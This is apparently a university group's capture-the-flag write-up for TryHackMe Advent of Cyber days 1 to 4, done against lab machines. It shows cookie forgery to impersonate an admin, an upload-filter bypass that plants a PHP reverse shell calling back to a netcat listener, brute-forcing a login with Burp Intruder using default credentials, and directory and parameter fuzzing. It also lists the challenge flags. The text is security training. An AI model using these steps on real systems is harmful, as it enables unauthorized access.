

PSP0201

WEEKLY WRITE UP

WEEK 2

GROUP 7

Group Name : Sang Haeko (The Hackers)

Sang

- Taken from a Malay word , **sang** , meaning ‘the’

Haeko

- Taken from a Korean word , **해커** , meaning ‘hacker’
-

ID	NAME	ROLE	TASK
1211102162	AMILIA NADZEERA BINTI BAHRUDIN	Leader	- Day 1 & 2 write up
1211100930	KU NAJWA SYAUQINA BINTI KU AZRIN	Member	
1211101693	SAVITHA MURUGUMUNISEGARAN	Member	- Day 3 & 4 write up

TASK 3 : DAY 1 : WEB EXPLOITATION - A CHRISTMAS CRISIS

Tools used : Attackbox , Firefox

Solution/walkthrough:

Question 1

The title of the website is **<title>Christmas Console</title>**.

```
1 <!DOCTYPE html>
2 <html lang=en>
3   <head>
4     <title>Christmas Console</title>
5     <meta charset=utf-8>
6     <meta name=viewport content="width=device-width, initial-scale=1.0">
7     <script src="assets/js/login.js"></script>
8     <script src="assets/js/userfuncs.js"></script>
9     <link rel=stylesheet type=text/css href="/assets/css/style.css">
```


Question 2

The name of the cookie used for authentication is **auth**.

Filter Items									
Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022...	10.10.126.38	/	Session	128	false	false	None	Wed, 15 Jun 2022 0...

Question 3

Value of cookie encoded is format in **hexadecimal**



Question 4

The data is stored in JSON format. JSON is a text-based data format that is used to store and transfer data. In JSON, the data are in key/value pairs separated by a comma , .

Question 5

The value for the company field in the cookie is The Best Festival Company.

Question 6

Username is the other field found in the cookie.

Question 7

After change the username to santa, the value of Santa's cookie is


7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79
222c2022 757365726e616d65223a2273616e7461227d.

The screenshot shows the CyberChef interface with the following details:

- Operations:** A sidebar on the left containing various conversion tools like To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URL Decode, Regular expression, Entropy, and Fork.
- Recipe:** A section titled "To Hex" with settings for "Delimiter" (None) and "Bytes per line" (0).
- Input:** A JSON object: {"company": "The Best Festival Company", "username": "santa"}.
- Output:** The resulting hex dump: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022 757365726e616d65223a2273616e7461227d.
- Buttons:** STEP, BAKE!, and Auto Bake.

Question 8

We now have access to the controls, switched on every control shows the flag. The flag is THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFlYmQy}.



Thought Process/Methodology:

We connected to the network via AttackBox. After succeeding, we copied the IP address and pasted it in our own browser. A login/registration page appeared. We proceeded to register an account and login. After logging in, we opened the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we had changed the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one and refreshed the page. We are now shown an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.

TASK 4 : DAY 2 : WEB EXPLOITATION - THE ELF STRIKES BACK

Tools used : AttackBox , Firefox , Terminal Emulator

Question 1

?id=ODIzODI5MTNiYmYw is added to the URL to get access to the upload page

The screenshot shows two windows. On the left, a 'Protection' page from TryHackMe displays a form with fields for ID, file type, directory, and reverse shell configuration. On the right, a separate window titled 'Protect the Factory!' shows an upload interface with a 'Select' button and a preview area for uploaded files.

Question 2

files with extensions: .jpeg, .jpg, and .png are allowed. Image is the type of file that is accepted by the site.

The screenshot shows two windows. On the left, a 'Protection' page from TryHackMe displays a form with fields for ID, file type, directory, and reverse shell configuration. On the right, a separate window titled 'Protect the Factory!' shows an upload interface with a 'Select' button and a preview area for uploaded files. The HTML code of the protection page is visible on the right side of the browser.

Question 3

/uploads/ is the directory that uploads files stored.

The screenshot shows a challenge interface on the left and a browser window on the right. The challenge interface has several input fields with answers and buttons for 'Correct Answer' or 'Hint'. The browser window shows an index of the '/uploads' directory, listing a file named 'AoC3-separated-30opq..>'. A message at the bottom of the browser window says: 'It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...'. The challenge interface also shows tabs for 'Task 5' and 'Task 6'.

Question 4

Netcat parameter explanations :

- -v Has nc give more verbose output.
- -p Specifies the source port nc should use, subject to privilege restrictions and availability.
- -l Used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host.
- -n Does not do any DNS or service lookups on any specified addresses, hostnames or ports.

Question 5

In the netcat terminal windows, we can see a shell and can find the flag: cat /var/www/flag.txt THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}




Thought Process/Methodology:


Firstly we copied the IP address and pasted it in our own browser. We were shown a page that said 'You are not signed in Please enter your ID as a GET parameter (?id=YOUR_ID_HERE)'. The id that we received was ODIzODI5MTNiYmYw. We added ?id=ODIzODI5MTNiYmYw to our URL. After hitting enter , we were directed to the upload page. To find the type of file that is accepted by the site, we right-clicked on it and chose the 'view page sources' option. Then, it showed the source code. It allows files with extensions of .jpeg, .jpg, and .png. From that, we know the type of file that is accepted by the site is image. For this section, we need to get a reverse shell script ready. To use this script, we copy 'cp usr/share/webshells/php/php-reverse-shell.php ./shell.jpeg.php' to our terminal. Next, we need to edit the script in nano. There are two lines of code with comments //CHANGE THIS after them, the ip and port variables. For the IP address we entered the IP of our machine '10.8.92.218' and for the port we put '443'. Next, we run netcat with the command sudo nc -lvpn 443 in order to listen on port 443. We came back to page uploads and submitted the script we just created. In the 'select' button, we entered the shell.jpeg.php script then clicked 'submit'. We need to find the directory that any uploaded files are saved in. This can be done by taking a guess at what the directory may be. It can be found with /uploads. Click on the file to execute the shell! In our netcat terminal windows, we see a shell and can find the flag.

Day 3: Christmas Chaos

The challenge's webpage can be found here:




It seems that Burp Suite is being used to try every possible combination on the login form. In order to begin traffic intercepting, We first launched Burp Suite and then activated Foxy Proxy:




We're going to utilise the list of default credentials to try to log in, using each one one at a time:

Username	Password
root	root
admin	password
user	12345

We first conducted a test:




We went back to Burp Suite to review the request after that:



The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A POST request to `http://10.10.145.33:80` is displayed in the message list. The request details show the following headers and body:

```
1 POST /login HTTP/1.1
2 Host: 10.10.145.33
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://10.10.145.33
10 Connection: close
11 Referer: http://10.10.145.33/
12 Upgrade-Insecure-Requests: 1
13
14 username=test&password=test
```

After that, we can choose "send to invader" by right-clicking anywhere in that section:



The screenshot shows the same POST request in Burp Suite. A context menu is open over the request message, with the "Scan" option expanded. The "Send to Intruder" option is highlighted.

- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser ►
- Engagement tools [Pro version only] ►
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests ►
- Do intercept ►
- Convert selection ►
- URL-encode as you type
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V
- Message editor documentation
- Proxy interception documentation

Look at the positions tab from the Intruder:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payload Positions' section is open, showing a base request with several fields. The 'username' field at the bottom is highlighted in green, indicating it is a payload position. To the right, there are buttons for managing payload sets: 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. A 'Start attack' button is also visible.

```
1 POST /login HTTP/1.1
2 Host: 10.10.145.33
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://10.10.145.33
10 Connection: close
11 Referer: http://10.10.145.33/
12 Upgrade-Insecure-Requests: 1
13
14 username=$tests$&password=$tests$
```

You can see that it has already set a few positions as defaults for you (highlighted in green). Burp Suite will use brute force in certain places.

To ensure that each payload supplied rotates in and out in turn, change the assault type to "Cluster Bomb."

Add all the usernames to payload 1 (the first green highlight):

The screenshot shows the 'Payload Sets' panel with 'Payload set: 1' and 'Payload type: Simple list'. The 'Payload Options [Simple list]' panel is expanded, showing a list of users ('root', 'admin', 'user') in a dropdown menu. Buttons for 'Paste', 'Load ...', 'Remove', and 'Clear' are on the left, and 'Add' and 'Add from list ... [Pro version only]' are at the bottom.

Add all the passwords for payload 2:

② **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the each payload type can be customized in different ways.

Payload set: 2 Payload count: 3
Payload type: Simple list Request count: 9

② **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste | Load ... | Remove | Clear | Add | Add from list ... [Pro version only]

```
root
password
12345
```

The automated attack will now begin when we click the "Start Attack" button in the top right corner.

Intruder attack 1							
Attack		Save	Columns				
		Results	Target	Positions	Payloads	Options	
Filter: Showing all items							
Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	309	
1	root	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
2	admin	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
3	user	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
4	root	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
5	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
6	user	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
7	root	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
8	admin	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	255	
9	user	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	

Request Response

Raw Params Headers Hex


```
1 POST /Login HTTP/1.1
2 Host: 10.10.145.33
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.5
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.145.33
```

② ⚙️ ⏪ ⏹ Search... 0 matches \n Pretty

Finished

The combination that has a different length is typically the right one. So we try logging in with the credentials admin and 12345.

Don't forget to deactivate FoxyProxy before attempting to log in.




We're in!

Day 4: Santa's Watching!

Question 1

Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

The website linked to the IP address is located here:



However, the first query actually asks us to check out <http://shibes.xyz/api.php>, which is a distinct domain.

Since it's bogus, you can't actually perform it, but just visualise how your command would appear if you used the challenge materials:

```
wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ
```


Question 2

Use GoBuster to find the API directory. What file is there?

We ran GoBuster on the main page:

```
root@ip-10-10-35-84:~# gobuster dir -u http://10.10.244.198/ -w /usr/share/wordlists/dirb/big.txt -x php,txt,html
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.244.198/
[+] Threads:      10
[+] Wordlist:    /usr/share/wordlists/dirb/big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:  php,txt,html
[+] Timeout:     10s
=====
2020/12/04 20:03:51 Starting gobuster
=====
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.html (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.php (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.html (Status: 403)
/LICENSE (Status: 200)
/api (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
=====
2020/12/04 20:03:59 Finished
=====
root@ip-10-10-35-84:~#
```

We then went to /api and discovered site-log.php, which was the file we needed.



Index of /api

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

[Parent Directory](#)

[site-log.php](#) 2020-11-22 06:38 110

Apache/2.4.29 (Ubuntu) Server at 10.10.244.198 Port 80

Question 3

Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

We used the wfuzz command to find one that stood out from the others. We can determine that the date 20201125 is not empty because it has 13 characters and not just zeros like the rest:

```
root@ip-10-10-35-84:/opt/AoC-2020/Day-4
File Edit View Search Terminal Help

root@ip-10-10-35-84:/opt/AoC-2020/Day-4# wfuzz -c -z file,wordlist http://10.10.244.198/api/site-log.php?date=FUZZ

Warning: Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

